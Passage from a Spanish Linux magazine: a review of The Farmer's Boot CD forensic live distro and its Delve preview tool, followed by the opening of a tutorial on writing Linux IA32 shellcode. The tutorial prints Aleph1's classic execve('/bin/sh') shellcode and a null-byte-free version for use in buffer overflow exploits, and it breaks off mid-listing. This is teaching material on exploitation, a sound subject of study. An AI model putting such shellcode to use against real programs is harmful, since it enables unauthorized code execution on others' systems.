Un Linux de pago se nos hace tan raro como un Windows gratis en Internet. Además de estar convencidos de la superioridad moral de un orden basado en el software libre, nos gusta ver el mundo Linux como una caja de herramientas a disposición del público, donde unos ponen los útiles y otros se sirven de ellos sin acapararlos –licencia GPL-.

linux@software.com.pl

La caja proporciona sistemas operativos, navegadores, suites ofimáticas, herramientas de desarrollo y software para los más variados usos. Las herramientas no se desgastan ni pierden temple. Por el contrario, a medida que pasa el tiempo van mejorando y siendo perfeccionadas por un servicio de mantenimiento compuesto por miles de voluntarios en todo el mundo. Linux es el socialismo tal como lo veían los intelectuales melenudos y barricadistas del siglo XIX: de cada cual según su capacidad (como programador o administrador de redes) y a cada cual según sus necesidades (en cuanto usuario de a pie). Si alguien quiere arruinar este idilio cobrando 225 dólares por una distro de diseño debe tener buenas razones para ello.

El CD autoarrancable del granjero

La peculiar personalidad de Thomas Rude, creador de The Farmer's Boot C.D. se manifiesta nada más llegar a su sitio de Internet: www.crazytrain.com; habilidoso vendedor de seminarios de formación en seguridad informática para organismos públicos y empresas, granjero en los ratos libres, incondicional del Audi TT y de las comidas aderezadas con ajo. Sin lugar a dudas se trata del hombre con camisa negra y mal afeitado que aparece al arrancar el CD. Los enlaces de su web indican que FBCD es parte de un paquete escalable que incluye cursillos de técnica forense digital y SMART de ASR Data (también de pago y basado en Linux). En la modalidad básica (225 dólares), el comprador adquiere un Live-CD con la distro. La licencia tiene un año de duración y autoriza a utilizar FBCD con fines comerciales y a recibir actualizaciones.

Previsualización frente a adquisición forense

FBCD, basada en Slackware, persigue una finalidad específica: la previsualización de datos antes de tomar decisiones relativas a la adquisición de ordenadores y soportes informáticos como discos duros, llaves USB, diskettes, etc. En Informática Forense "adquirir" significa realizar imágenes completas de los volúmenes de datos, incluyendo no solamente los archivos sino también todas las estructuras del sistema de archivos, el MBR, los




Figura 1. Analizando PagefileSYS

sectores iniciales de las particiones, clusters disponibles e incluso zonas "prohibidas" del disco duro como la HPA y la DCO, mediante comandos como 'dd', 'ddrescue' o cualquier software comercial capaz de hacer copias a bajo nivel (es decir, en bitstream), como EnCase y FTK. Elemento clave de FBCD es Delve, una herramienta que sirve para previsualizar datos en una investigación forense.

Además de FBCD+Delve existen otras herramientas de previsualización. Linux Spada es una derivación de Knoppix que incluye herramientas para previsualización forense. Spada permite a un usuario sin grandes conocimientos de Linux rescatar archivos gráficos y de vídeo borrados. Es gratis y se puede descargar desde (*http://www.spada-cd.info/*).

Aparte de Delve, FBCD incluye todas las herramientas clásicas utilizadas por el investigador forense, como Autopsy+Sleuthkit de Brian Carrier, ddrescue, pasco, galleta, foremost, netcat, y también las mismas utilidades para reparación, mantenimiento y configuración de redes que podemos encontrar en otras distribuciones como Knoppix o SystemRescueCD.

Un entorno jurídico complicado

Han sido dos las razones que impulsaron a Thomas Rude a proyectar una herramienta de previsualización: por un lado el complejo y restrictivo entorno legal de Estados Unidos, con leyes rigurosas, delitos en los que se ven involucrados nuevos dispositivos (teléfonos móviles, blackberries, pendrives, routers wifi, etc.), investigaciones ramificadas, sistemas multiusuario con montajes RAID, cláusulas de privacidad, etc. En tales circunstancias resulta muy interesante la posibilidad de llevar a cabo una exploración orientativa de los ordenadores sospechosos antes de adquirir discos duros a voleo.

Discos duros cada vez más grandes

El segundo factor que ha influido en el desarrollo del proyecto es el tamaño cada vez mayor de los soportes informáticos. En pocos años se ha pasado del disco duro estándar de 1 GB a unidades con capacidades colosales. Si lo pensamos bien, tener un disco de 1 terabyte parece cosa de ciencia ficción cuando uno piensa en su primer PC. A no ser que se disponga de equipos especiales se necesitan varias horas para adquirir un soporte de 100 GB –y otro aun mayor para guardar la imagen-.

En media hora Delve permite llevar a cabo un escrutinio previo que puede poner al descubierto indicios que justifiquen la adquisición forense del ordenador sospechoso. Delve reconoce particiones NTFS, FAT, Ext2, Ext3 y ReiserFS, y es capaz de analizar estructuras de datos relacionadas con la actividad del usuario de sistemas Windows y Linux, como el archivo de paginación, historial de Internet, eventos y logs.

FBCD en acción

FBCD está diseñada para arquitecturas 386 (Intel y AMD). Su arranque es veloz, con un óptimo reconocimiento del hardware y sin las demoras típicas de otras distribuciones Live. En un minuto el sistema se inicia en *runmode* 3 con el kernel 2.6.21, apareciendo en pantalla el login de Root. Haciendo honor a la vocación de granjero de fin de semana de Thomas Rude, la contraseña es "garlic" (en inglés, ajo). A no ser que poseamos un buen mapeo mental del teclado U.S.A., nos conviene configurarlo en español:

```
root@localhost:~# loadkeys es
```

Iniciamos el servidor X tecleando "gui". Si no funciona, "guisafe" nos permite habilitar las X para VESA 1024x768. También podemos utilizar "xorgcfg -testmode" para una configuración manual, arrancando después con "startxfce4". Como último recurso arrancaríamos mediante el 'startx' de toda la vida, después de haber introducido manualmente los ajustes en el archivo *xorg.conf*. El entorno de ventanas es XFCE4, con una barra en la parte inferior que muestra las aplicaciones principales, entre ellas un botón para Delve, otro para AIR (herramienta de adquisición que permite copiar soportes de datos en bitstream) y final-

Figura 2. Configuración de XFCE

Figura 3. Visor de gráficos

mente un menú de configuración del teclado entre cuyas opciones, lamentablemente, no se encuentra el idioma español. Pese a ello el layout italiano nos permite utilizar todas las teclas necesarias para trabajar en consola con comandos bash. Si a pesar de todo alguien desea escribir informes en español –con acentos y eñes-, utilizando para ello el editor avanzado de texto, lo puede hacer introduciendo la línea siguiente en la sección "InputDevice" del archivo xorg.conf, antes de iniciar las X:

```
Option "XkbLayout" "es"
```

Montando particiones en modo de solo lectura

Hasta aquí FBCD no ha tocado las particiones del disco duro, que se pueden montar de dos maneras, una de ellas intrépida y virtuosa con el comando *mount* -cuidado: tenemos todos los privilegios del superusuario-. La otra consiste en montarlas desde el interfaz gráfico de Delve con un simple clic. Esto no es precisamente lo que le gustaría a un usuario de Debian, pero ofrece la ventaja de una mayor seguridad, pues el montaje se realiza en modo estricto de solo lectura.

Al montar con Delve una partición etx3 o ReiserFS no se incrementa el contador de Journaling, lo cual resulta de gran interés en el ámbito forense. En efecto, el mayor problema tras haber adquirido la imagen de un disco duro es que la parte contraria logre convencer al juez de que el soporte de datos fue alterado durante la investigación. Aunque los cambios producidos por el *journaling* son mínimos, puede crearse la impresión de que la evidencia ha perdido integridad. En tal supuesto existen muchas probabilidades de que nuestra prueba quede invalidada, y entonces adiós caso. Este es un riesgo jurídico inherente a los sistemas de archivos con journaling como NTFS y ReiserFS, que los informáticos forenses por lo general evitan mediante dispositivos hardware especialmente diseñados para impedir el acceso en modo escritura.

He hecho pruebas con FBCD y otras distribuciones, realizando imágenes de discos duros formateados con ext3 y ReiserFS, antes y después de montar las particiones en modo de solo lectura, y hallando a continuación los *hashes* con *md5sum*. FBCD no mueve ni un solo bit en el medio de datos. Knoppix por el contrario sí altera el contador de journaling. SystemRescueCD en cambio no.

Instalación de Delve

Ahora algo que probablemente no va a gustar a la mayoría de los usuarios de distribuciones live: Delve no viene instalado en el sistema. Por motivos de autoría compartida y para hacer posible la introducción de mejoras sin tener que liberar una distro completa el programa se distribuye aparte al adquirir la licencia FBCD. Hay que copiar el *tarball* desde el diskette o la llave USB donde lo transportamos hasta el directorio /tmp y extraerlo allí mediante:

```
root@localhost/tmp:~# tar xfzv
farmerdelve.tar.gz
```

Esto crea un árbol de directorios con los archivos de instalación del programa. Ascendiendo al primer nivel:

```
root@localhost/tmp:~# cd farmerdelve
```

Finalmente:

```
root@localhost/tmp/farmerdelve:~#
./install
```

Delve ya está listo para utilizar. Se inicia pulsando con el ratón sobre el icono de la lupa en la barra inferior de XFCE.

Pestañas para lo que haga falta

El interfaz del programa consiste en una ventana con varias pestañas destinadas a funciones específicas. La primera (DEVICE) monta el dispositivo que se quiere investigar. Todos los montajes bajo Delve son en modo lectura. Además de NTFS, FAT y ext2, Delve reconoce particiones ext3 y ReiserFS y, como se ha dicho, al montarlos no corre el contador de journaling.

Pulsando con el botón derecho del ratón sobre un sistema desmontado veremos un menú contextual con diversas opciones, entre ellas una que muestra información general sobre el sistema de archivos y otra con una lista de archivos borrados. Para montar un sistema de archivos basta pulsar sobre él con el botón izquierdo, tras lo cual cambian las opciones del menú contextual. Entonces se nos permite abrir un navegador de archivos o un terminal para investigar detenidamente el contenido de la partición. El navegador permite examinar los formatos más frecuentes, como documentos de texto, hojas de cálculo, presentaciones y gráficos. Una vez montado el sistema de archivos, el usuario puede conmutar entre las pestañas restantes para ir previsualizando datos en busca de lo que le interese. Algunas son específicas del sistema operativo o del sistema de archivos: no tiene sentido analizar el archivo *pagefile.sys* en una partición ext2, ni los logs de Linux si lo que estamos mirando es un sistema de archivos NTFS. PAGEFILE permite analizar archivos de paginación de Windows XP o Vista en busca de direcciones de correo electrónico y URLs. La paginación de memoria es un mecanismo utilizado por los sistemas operativos para gestionar la RAM, volcando al disco duro aquellas partes que necesita liberar para la ejecución de nuevos programas o la carga de datos. El archivo *pagefile.sys* es utilizado por los navegadores de Internet. Esto lo convierte en objetivo prioritario de toda investigación forense.

WINDOWS LOGS facilita acceso a los archivos "INFO2" -papelera de Windows- y a los eventos de Windows (Aplicación, Seguridad y Sistema). Los eventos resultan cruciales a la hora de determinar el comportamiento del usuario: intentos de acceso a una cuenta, ejecución de programas, alertas de sistema pro-

vocadas por troyanos y keyloggers, etc. WEB HISTORY analiza los históricos de Internet y las cookies de navegadores de uso común: Explorer, Opera y Mozilla. CATALOG identifica los tipos de archivo existentes en el sistema: documentos de Office y texto, bases de datos, ejecutables, gráficos de diversos formatos, etc., incluyendo la posibilidad de especificar otras extensiones. Finalmente LINUX LOGS muestra el contenido de los principales archivos de registro Linux (cron, bash_history, syslog, access, messages). En todas estas opciones los resultados se muestran en forma de archivos de texto exportables para un análisis off-line mediante hojas de cálculo, scripts de Perl o comandos de Unix como 'strings' en busca de palabras o cadenas de caracteres comprometedoras.

Delve incluye un conversor de marcas de tiempo (DATE CONVERTER), que permite al usuario manejarse con horas y fechas en diferentes formatos -Unix, Windows y lenguaje humano-, ayudándole a establecer el *timeline* o reconstrucción temporal de los hechos para su investigación. También dispone de un visor de gráficos (GRAPHICS VIEWER) que funciona sin caché para economizar recursos, mostrando los thumbnails en tiempo real a medida que van siendo renderizados.

Para terminar, el menú MISC ofrece una información minuciosa sobre el hardware del sistema: número de serie, discos duros, configuración de la BIOS, procesador, chip gráfico, DMA, etc. Algo imprescindible si queremos redactar un informe en investigaciones complejas con gran número de ordenadores, de modo que la parte contraria no pueda sembrar dudas en cuanto a si se examinó la máquina correcta.

Ventajas

Trabajar con FBCD resulta más llevadero de lo que pudiera parecer a la vista de los ajustes iniciales (teclado, gráficos, etc.) y de la contrariedad que supone el tener que instalar Delve cada vez que arranca el live-CD. El tamaño de la distribución -450 MB- y su espartano diseño aceleran el proceso de carga reduciendo el consumo de recursos, especialmente memoria RAM, lo cual amplía el número de ordenadores X86 en los que puede funcionar. Delve también sirve para previsualizar soportes de datos conectados a una estación de trabajo, como discos duros, pendrives, diskettes, tarjetas de memoria e iPods. Delve resulta intuitivo y sencillo. Un agente de policía o un investigador que posea nociones de Linux estará en condiciones de examinar un ordenador en busca de indicios delictivos o evidencia *prima facie* sin necesidad de teclear complicadas órdenes en línea de comandos ni conocer Perl. La gran fortaleza de FBCD+Delve consiste en la posibilidad de lograr ahorros considerables de medios y tiempo, protegiendo un recurso cada vez más valioso como es el tiempo de los laboratorios. Supongamos que en un caso complejo fuera necesario investigar veinte ordenadores con discos duros de 160 GB en busca de indicios. Entonces habría que realizar veinte imágenes de igual tamaño, almacenándolas en un número de medios lo suficientemente grandes como para contenerlas hasta el momento de ser sometidas al análisis en estaciones de trabajo provistas de software forense como EnCase, FTK o SMART.




Figura 4. File Manager Terminal

Con Delve, en poco más de media hora se puede examinar un disco duro, si no de un modo minucioso, al menos lo bastante en profundidad para descubrir indicios que justifiquen la elaboración de una imagen en bitstream. Con los datos obtenidos durante una sesión de Delve (archivos borrados, direcciones email, historial de Internet, eventos y logs) podemos hacernos una idea previa del valor de la evidencia. Esto permitiría dirigir el curso de las pesquisas por un cauce más fundamentado y preciso, sin alterar los soportes de datos ni comprometer la integridad judicial de la prueba.

FBCD también funciona como plataforma forense convencional. En el supuesto de hallar indicios que justifiquen una adquisición del sistema previsualizado, se puede conmutar al modo forense utilizando las herramientas de copia y realización de imágenes, bien desde el mismo ordenador, conectando un disco duro externo, bien a través de la red local con netcat.

Inconvenientes

En todo balance hay activos y pasivos. FBCD es una distribución de pago y no barata por cierto. También resulta tedioso tener que repetir en cada uno de los arranques el ceremonial de copia, descompresión e instalación de Delve. Con *mount -o loop* y *mkisofs* se puede elaborar una imagen de FBCD que incluya el tarball en uno de sus directorios, pero más cómodo sería arrancar Delve inmediatamente después de haber iniciado el entorno gráfico.

Hay otros defectos, si bien menores. Además de alemán, francés, japonés, ruso e italiano debería haber en el entorno gráfico una opción para configurar el teclado en el idioma de Cervantes. Hace tiempo planteé esta sugerencia a Thomas Rude sin que hasta la fecha me haya contestado. Aunque el arranque de FBCD es impecable, la parada del sistema no se ejecuta con limpieza. Un mensaje en pantalla al expulsar el CD avisa de que el botón Shutdown en XFCE y el comando halt en consola pueden producir un reboot. La causa tal vez se halle en que FBCD, con su enfoque minimalista, no incluye el apagado del ordenador en sus rutinas de reconocimiento de hardware.

Finalmente habría que citar los inconvenientes con los gráficos ATI, solucionables mediante retoques en el archivo xorg.conf. Estas son molestias inevitables debido al problema de los drivers ATI para Linux, que aún produce dolores de cabeza a los usuarios e innumerables páginas de comentarios y recomendaciones en los foros de Internet.

Conclusiones

FBCD - "The Farmer's Boot CD" es una distribución personalizada al servicio de un experto en Informática Forense cuya actividad principal consiste en impartir cursillos a empresas, autoridades públicas y profesionales de la seguridad. Delve fue creado para una función específica: previsualizar un ordenador antes de tomar decisiones relativas a su adquisición forense. Aunque con determinados inconvenientes, el software cumple su misión de modo satisfactorio, aplicando al análisis forense toda la potencia de Linux y su capacidad para acceder directamente al hardware y los datos.

La previsualización es una idea con posibilidades de futuro, sobre todo en una época en la que el volumen y la complejidad de los datos adquiridos dificultan cada vez más las investigaciones, y la escasez material de tiempo es una variable con la cual han comenzado también a especular los delincuentes informáticos. Precisamente por esto, al haberse convertido el tiempo del especialista en un recurso económico que interesa proteger, FBCD+Delve puede ser una herramienta de gran utilidad para los departamentos de investigación de delitos tecnológicos de la Policía, la Administración de Justicia o las Fuerzas Armadas. También pueden sacarle partido el detective privado, el responsable de seguridad informática y el personal técnico que trabaja en otros cometidos sin relación directa con el ámbito legal, como mantenimiento de sistemas y recuperación de datos.

Shellcodes en linux

David Puente Castro

La palabra *shellcode* produce la misma sensación que si escucharas hablar de átomos, siempre surgen las mismas preguntas: ¿qué son?, ¿cómo funcionan?. Incluso es posible que hayas utilizado muchos para obtener un beneficio sin conocer de qué forma lo logran, y entonces una última pregunta viene a tu mente: ¿podría construir yo uno? Sigue leyendo y lo comprobarás...

linux@software.com.pl

Hola, soy Troy McClure. Me recordarán de otros documentales de naturaleza como Earwigs: Eww! y El hombre contra la naturaleza: El camino de la victoria. Además, es posible que me recuerden de otros textos como "Buffer Overflows: Un Mal Interminable" partes 1 y 2, amén de algunos otros.

Fuera bromas, no creo que unos seres animados de color amarillo puedan ser capaces de programar algo real, pero tú sí puedes, y dado que en artículos anteriores hemos mostrado los principios básicos de la explotación de buffer overflows sin entrar en detalles acerca de lo que realmente era un *shellcode*, a lo largo de este artículo vamos a explicar paso a paso cómo programar uno bajo un sistema Linux asentado en una arquitectura de procesador IA32, es decir, todos aquellos ordenadores con un procesador Intel o AMD de 32 bits. Los requisitos para seguir este artículo y no perderte en el intento son bastante simples, basta con un conocimiento básico de programación en lenguaje C y sobre todo de lenguaje ensamblador. Sería recomendable conocer las dos sintaxis principales del lenguaje ASM, que son la de Intel utilizada por el compilador "nasm", y la de Linux que hace uso de la sintaxis AT&T.

AT&T vs Intel


No pretendemos dar un curso de ensamblador en este punto ni mucho menos, solo mencionar algunas de las diferencias entre las dos sintaxis más conocidas dentro del mundo del lenguaje ensamblador para que aquellos que deseen interpretar los listados de código mostrados a lo largo de este artículo puedan hacerlo sin mucho problema.

Veamos entonces unas cuantas comparaciones:

```
INTEL    →        push 3
AT&T     →        push $3
```

Vemos que en la sintaxis de AT&T se antepone un símbolo de dólar a las constantes numéricas, mientras que en Intel no es necesario. Ahora sigamos con la instrucción "mov":

```
INTEL    →        mov eax, 3
AT&T     →        movl $3, %eax
```



```
Archivo  Editar  Ver  Terminal  Solapas  Ayuda
blackngel@mac:~/Exploiting/bo$ gdb -q ./salir
(gdb) disass _exit
Dump of assembler code for function _exit:
0x0804dffc <_exit+0>:   mov    0x4(%esp),%ebx
0x0804e000 <_exit+4>:   mov    $0xfc,%eax
0x0804e005 <_exit+9>:   int    $0x80
0x0804e007 <_exit+11>:  mov    $0x1,%eax
0x0804e00c <_exit+16>:  int    $0x80
0x0804e00e <_exit+18>:  hlt
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disass _exit
Dump of assembler code for function _exit:
0x0804dffc <_exit+0>:   mov    ebx,DWORD PTR [esp+0x4]
0x0804e000 <_exit+4>:   mov    eax,0xfc
0x0804e005 <_exit+9>:   int    0x80
0x0804e007 <_exit+11>:  mov    eax,0x1
0x0804e00c <_exit+16>:  int    0x80
0x0804e00e <_exit+18>:  hlt
End of assembler dump.
(gdb)
```

Figura 1. Desensamblado de _exit

En este punto ya se denota el cambio de orden de los operadores; en Intel el primer operador o registro es el llamado "destino", y el segundo operador o registro es el llamado "origen", y entonces el valor es movido desde el origen al destino. En AT&T ocurre todo lo contrario, el primero es el "origen" y el segundo es el "destino". Además, en esta última volvemos a ver el símbolo de dólar, y observamos también que los registros de sistema se preceden con el símbolo "%" de porcentaje. Y un poco más sorprendente todavía es que la instrucción "mov" se ha escrito como "movl" en AT&T y es que ese último carácter representa el tamaño del valor que se quiere mover, pudiendo así diferenciar entre estas operaciones:

```
movb    →    Mueve un byte.
movw    →    Mueve una word
             (2 bytes).
movl    →    Mueve un long
             (4 bytes).
```

Aunque cabe decir que esto no siempre es necesario y dentro de la sintaxis AT&T puede utilizarse muchas veces directamente "mov" sin más especificaciones, o al menos esto es lo que suelen producir los desensamblados de GDB.

Existen otras diferencias en algunas operaciones, pero no disponemos del espacio suficiente para exponerlas todas, y no queremos tampoco desviarnos del tema principal. Sí queremos decir, no obstante, que a primera vista queda claro que la lectura de la sintaxis de Intel resulta en principio bastante más sencilla y es por ello que programar código con "nasm" (por poner un ejemplo) se vuelve mucho más rentable con el paso del tiempo.

Para aquellos a quienes les sea de utilidad, exponemos aquí el significado u objetivo principal de cada registro del procesador:

- EAX → Registro acumulador: interviene en operaciones aritméticas y lógicas.
- EBX → Registro base: interviene en transferencia de datos entre memoria y procesador.
- ECX → Registro contador: contador de bucles y operaciones repetitivas.
- EDX → Registro de datos: operaciones aritméticas, de entrada/salida de puertos, etc.
- EIP → Registro apuntador: siguiente instrucción a ejecutar.
- ESI → Registro índice fuente: apunta al origen de una cadena o datos.
- EDI → Registro índice destino: apunta al destino donde será copiada una cadena o datos.
- EBP → Apuntador base: señala la base de la pila o stack (zona especial de la memoria).
- ESP → Apuntador de pila: señala la cima de la pila o stack (zona especial de la memoria).
- CS, DS, SS, ES, FS y GS → Todos ellos son conocidos como registro de segmentos, siendo el primero de código, el segundo de datos, el tercero de pila y así... No nos adentraremos más con ellos.

Listado 1. Salida.asm

```
section .text
global _start

_start:

   xor eax, eax ; eax = 0 -> Limpieza
   xor ebx, ebx ; ebx = 0 -> 1er Parámetro
   mov al, 0x01 ; eax = 1 -> __NR_exit 1
   int 0x80     ; Ejecutar syscall
```

Listado 2. Salida de objdump

```
$ objdump -d ./salida

./salida:     file format elf32-i386

Disassembly of section .text:

08048060 <_start>:
 8048060:       31 c0                   xor    %eax,%eax
 8048062:       31 db                   xor    %ebx,%ebx
 8048064:       b0 01                   mov    $0x1,%al
 8048066:       cd 80                   int    $0x80

[- Final Listado 2 - Salida de objdump -]
```




Figura 2. Utilidad strace

- Flags → Son varios registros que indican el estado actual del procesador y de ciertos resultados en la realización de operaciones aritméticas. Muy útil en instrucciones de comparación.

Pueden existir algunos registros más, como los específicos de la FPU dedicados a las operaciones matemáticas con números reales de mayor precisión, pero eso es algo que queda fuera del alcance de este artículo.

¿Qué es un Shellcode?

Un shellcode no es más que una cadena de códigos de operación hexadecimales (opcodes en la jerga), extraídos a partir de instrucciones típicas de lenguaje ensamblador. Si esta cadena de códigos fuera introducida en una zona específica de la memoria, por ejemplo un buffer, y pudiéramos de algún modo redireccionar el flujo del programa a esa zona (lo cual ya hemos visto en anteriores artículos), entonces tendríamos la capacidad de que ese shellcode fuera ejecutado.

En realidad tú podrías codificar cualquier programa en ensamblador, extraer sus opcodes abriéndolo con un editor hexadecimal, y convertirlo en una shellcode. Pero desgraciadamente existen dos limitaciones:

- La longitud del buffer que permite almacenar ese shellcode.
- Una cadena no puede contener bytes NULL como (0x00).

La primera de las limitaciones hace que dicho programa no pueda ser tan grande como deseemos. A veces puede solventarse cuando el shellcode es almacenado en una variable de entorno (donde hay mucho más espacio), siempre que el registro EIP se redireccione a este lugar. Esto es algo que ya vimos en la segunda parte del artículo "Buffer Overflows: Un Mal Interminable".

La segunda, como es de suponer, radica en que un carácter "\0" tiene el significado de "final de cadena", por lo que sería desechado lo que hubiera por delante de ese carácter.

Llamadas de sistema

Si hay algo que tienen en común todas los shellcode, es que hacen uso de unos mecanismos conocidos como "syscall" o llamadas al sistema, para lograr sus objetivos.

Una syscall es el modo que tiene Linux de proporcionar comunicación entre el nivel de usuario y el nivel de kernel. Por ejemplo, cuando queremos escribir algo en un archivo, y hacemos uso en nuestros programas de la función "write( )", el programa produce lo que se conoce como una interrupción, de modo que el programa se detiene y el control pasa directamente al kernel, siendo este quien en definitiva escribe los datos en el disco.

La lista de llamadas al sistema que proporciona Linux se encuentran definidas como macros en el archivo "/usr/include/asm/unistd.h" y pueden verse con el siguiente comando:

```
$ head -n 80 /usr/include/
  asm/unistd.h
```

Listado 3. exec_shell.c

```c
#include <stdio.h>

void main() {
        char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

Listado 4. Shellcode original de Aleph1

```
jmp     0x26            ; Salto al último call
popl    %esi            ; Obtenemos en ESI:  "/bin/sh"
movl    %esi,0x8(%esi)  ; Concatenar:    "/bin/sh_/bin/sh"
movb    $0x0,0x7(%esi)  ; '\0' al final: "/bin/sh\0/bin/sh"
movl    $0x0,0xc(%esi)  ; '\0' al final: "/bin/sh\0/bin/sh\0"
movl    $0xb,%eax       ; Syscall 11 ----------------------o
movl    %esi,%ebx       ; arg1 = "/bin/sh"                 |
leal    0x8(%esi),%ecx  ; arg2[2] = {"/bin/sh", "0"}       |
leal    0xc(%esi),%edx  ; arg3 = NULL                      |
int     $0x80           ; excve("/bin/sh", arg2[], NULL) <--o
movl    $0x1, %eax      ; Syscall 1 --o
movl    $0x0, %ebx      ; arg1 = 0    |
int     $0x80           ; exit(0) <---o
call    -0x2b           ; Salto a la primera instrucción
.string \"/bin/sh\"     ; Nuestra cadena
```




Figura 3. Truco para referenciar cadenas

Mostramos en la Tabla número 1 un listado con las syscalls más importantes.

El objetivo principal de un shellcode básico es, valga la redundancia, ejecutar una shell (por ejemplo "/bin/sh"); y sabiendo con qué funciones realizamos esta tarea en lenguaje C, podemos deducir las syscall correspondientes:

```
1 →  setreuid(0,0);
  →  __NR_setreuid 70
2 →  excve("/bin/sh",
     args[], NULL);
  →  __NR_execve 11
3 →  exit(0);
  →  __NR_exit 1
```

Ejecutar una de estas syscall en ensamblador, es demasiado sencillo, tan solo hay que establecer los registros del procesador del modo adecuado siendo:

```
EAX →  El número de la syscall
   correspondiente
   en hexadecimal.
EBX, ECX, EDX, ESI y EDI → Los
   parámetros asociados
   a la syscall.
```

Con toda esta información, y a modo de entrenamiento, podemos escribir el clásico ejemplo del programa que sólo ejecuta una llamada a "exit(0)":

```
#include <stdlib.h>
void main() {
        exit(0);
}
```

Para poder estudiar las llamadas al sistema debemos compilar el programa con la opción especial "--static", concretamente con la orden: "gcc salir.c –static -o salir". Observa en la figura número 1 el código desensamblado que produce este programa. Lo hemos mostrado tanto en la sintaxis de Intel como en la de AT&T para que se pueda observar su pequeña diferencia.

A efectos prácticos podemos obviar la llamada a "exit_group( )" ya que este es un agregado de GCC, por lo demás a nosotros nos interesa sólo exit( ), en concreto las instrucciones asm:

```
mov     0x4(%esp),%ebx
mov     $0x1,%eax
int     $0x80
```

Ya sabíamos a partir de la Tabla de syscalls que a __NR_exit le corresponde el número 1; como podemos ver, la instrucción "mov"

Listado 5. Shellcode sin bytes nulos

```
jmp     0x1f                    # 2 bytes
popl    %esi                    # 1 byte
movl    %esi,0x8(%esi)          # 3 bytes
xorl    %eax,%eax               # 2 bytes -> eax = 0
movb    %eax,0x7(%esi)          # 3 bytes
movl    %eax,0xc(%esi)          # 3 bytes
movb    $0xb,%al                # 2 bytes -> al = 11 [excve()]
movl    %esi,%ebx               # 2 bytes
leal    0x8(%esi),%ecx          # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
xorl    %ebx,%ebx               # 2 bytes -> ebx = 0
movl    %ebx,%eax               # 2 bytes -> eax = ebx = 0
inc     %eax                    # 1 bytes -> eax += 1
int     $0x80                   # 2 bytes
call    -0x24                   # 5 bytes
.string \"/bin/sh\"             # 8 bytes
```

Listado 6. shellcode_final.asm

```
section .text
global _start

_start:

   xor eax, eax     ; Limpieza
